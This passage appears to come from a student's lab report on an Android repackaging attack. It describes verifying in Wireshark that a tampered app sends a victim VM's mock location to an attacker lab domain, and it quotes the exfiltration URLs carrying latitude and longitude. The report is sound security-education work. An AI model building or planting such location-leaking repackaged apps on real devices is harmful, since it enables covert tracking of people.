
http://www.repackagingattacklab.com/location.php?lat=40.688931&lng=-74.045363

Which these coordinates are a location in New York, specifically it looks like they are for the Statue of Liberty as shown on maps:




Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker

To ensure that the location being sent would update I changed the Mock Location app to Shanghai and then checked on Wireshark to see if a packet was being sent from the Android VM to the Ubuntu VM. This was successful and I was able to observe another packet being sent with the updated location contents.




The link being sent was:

http://www.repackagingattacklab.com/location.php?lat=31.194636&lng=121.318181



When checking to see if the coordinates being sent in the link were accurate to the mock location app, it is seen that they do belong to a location in Shanghai. Which means that the location change was successfully sent from the Android VM to the Ubuntu VM.

Lab 6 – Android Repackaging Attack Lab
Gunnar Yonker



It can be observed from these two examples that the maliciously repackaged app was successful in its exploitation of sending the user's (Android VM) location to the attacker. I am unsure as to why navigating to the website provided itself didn't result in the location being shown, but through the use of Wireshark I was able to verify that the location was correctly being sent and updated when it was changed. This verifies that the app was repackaged successfully and the repackaging attack to track the victim's location in this task was successfully performed.